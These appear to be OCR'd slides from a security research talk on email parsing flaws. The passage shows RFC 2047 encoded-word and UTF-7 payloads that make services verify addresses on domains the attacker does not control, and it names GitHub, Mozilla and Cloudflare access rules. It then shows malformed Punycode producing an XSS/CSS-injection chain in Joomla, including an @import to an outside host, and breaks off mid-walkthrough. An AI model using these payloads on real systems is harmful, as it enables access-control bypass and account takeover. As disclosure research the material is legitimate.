=?x?q?collab=40psres.net=3e=00?= foo@mozilla.com
```

```
=?x?q?collab=40psres.net=3e=00?= foo@github.com
```

```
=?x?q?collab=40psres.net=3e=00?= foo@microsoft.com
```



Emails

=?x?q?
kthqmfxnsa7vsx4emdujljga319sxrsfh=
40psres.net=3e=00?
=foo@mozilla.com


- Not visible in emails
  This email will not be used as the 'from' address for web-based Git operations, e.g., edits and merges. We will instead use 134501248+hacker1337test@users.noreply.github.com.

=?x?q?
kthqmfxnsa7vsx4emdujljga319sxrsfh=
40psres.net=3e=00?=foo@github.com

- Not visible in emails

Impact: Bypassing domain-based access controls on Cloudflare

CLOUDFLARE



Configure rules

The rules you create here define who can or cannot reach your application.

Include


Selector: Emails ending in

Value: @github.com × @domain.com

@github.com × @domain.com

- Verify email addresses from domains you don't control
- Bypass domain-based access controls
- Break into internal networks

Base64 encoded-word



Base64 encoded "foobar"

```
=?utf-8?b?Zm9vYmFy?=@psres.net
```

Indicates base64

Results in email to: `foobar@psres.net`

Blast from the past

```
+ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

Changing the charset


UTF-7 encoded "foobar"

↓

```
=?utf-7?q?&AGYAbwBvAGIAYQBy-?=@psres.net
```

Results in email to: `foobar@psres.net`

Combining UTF-7 & base64



Base64 encoded


```
=?utf-7?b?JkFHWUFid0J2QUdJQVlRQnkt?=@psres.net
```

UTF-7 encoded "foobar"

```
=?utf-7?b?&AGYAbwBvAGIAYQBy-?=@psres.net
```

Results in email to: `foobar@psres.net`

Blending q-encoding and UTF-7



Encoded "A"


```
=?utf-7?q?&=41GYAbwBvAGIAYQBy-?=@psres.net
```

```
=?utf-7?q?&AGYAbwBvAGIAYQBy-?=@psres.net
```

↑ Decoded "A" forms UTF-7 encoded "foobar"

Results in email to: `foobar@psres.net`

Encoded-word in other systems like PHPMailer



Encoded-word in name

```
=?utf8?q?=61=62=63?= <foo@psres.net>
```

Decoded to: `abc<foo@psres.net>`

Punycode

What is Punycode?

- Compatible with the current DNS system
- Always starts with xn--
- Special algorithm is used to decode the characters
- The domain münchen.com is encoded as: xn--mnchen-3ya.com

```
foo@xn--mnchen-2ya.com → foo@ümnchen.com
```

```
foo@xn--mnchen-3ya.com → foo@münchen.com
```

```
foo@xn--mnchen-4ya.com → foo@mnüchen.com
```


```
foo@xn--mnchen-5ya.com → foo@mncühen.com
```

Finding malformed Punycode in the IDN PHP library

```
foo@xn--0049.psres.net → foo@,.psres.net
```

```
foo@xn--0117.psres.net → foo@@.psres.net
```

Joomla incorrectly escaping emails




```
<td class="d-none d-xl-table-cell break-word">
    <?php echo PunycodeHelper::emailToUTF8($this->escape($item->email)); ?>
</td>
```

Generating an XSS vector from malformed Punycode

```
x@xn--42 → x@,
x@xn--024 → x@@
x@xn--694 → x@;
```

```
x@xn--svg/-9x6 → x@<svg/
x@xn--svg/-f18 → x@<svg/
x@xn--svg/-fq1 → x@<svg/
```

Trying to exploit Joomla was very difficult



```
xn--x-0314.xn--0026.xn--0193.xn--0218
```

↓

```
<x.. .=
```

```
xn--x-0314.xn--0026.xn--0193.xn--54_52932
```

↓

```
<x.. .='
```


Generating a style tag

`foo@xn--style-321`

↓

`foo@ <style`

Completing the style tag



```
<td class="d-none
d-xl-table-cell break-word">
foo@<style </td>
```

Abusing CSS invalid selectors

```
<label for="cb2"><span
class="visually-hidden">Select
x{}@import'https://psres.net:5001/start;
</span>
```

Exploiting Joomla with two separate accounts

1. Register account 1

   name: ahacker

   username: ahacker

   email: `x@xn--style-321` ⟵ Decodes to <style

2. Register account 2

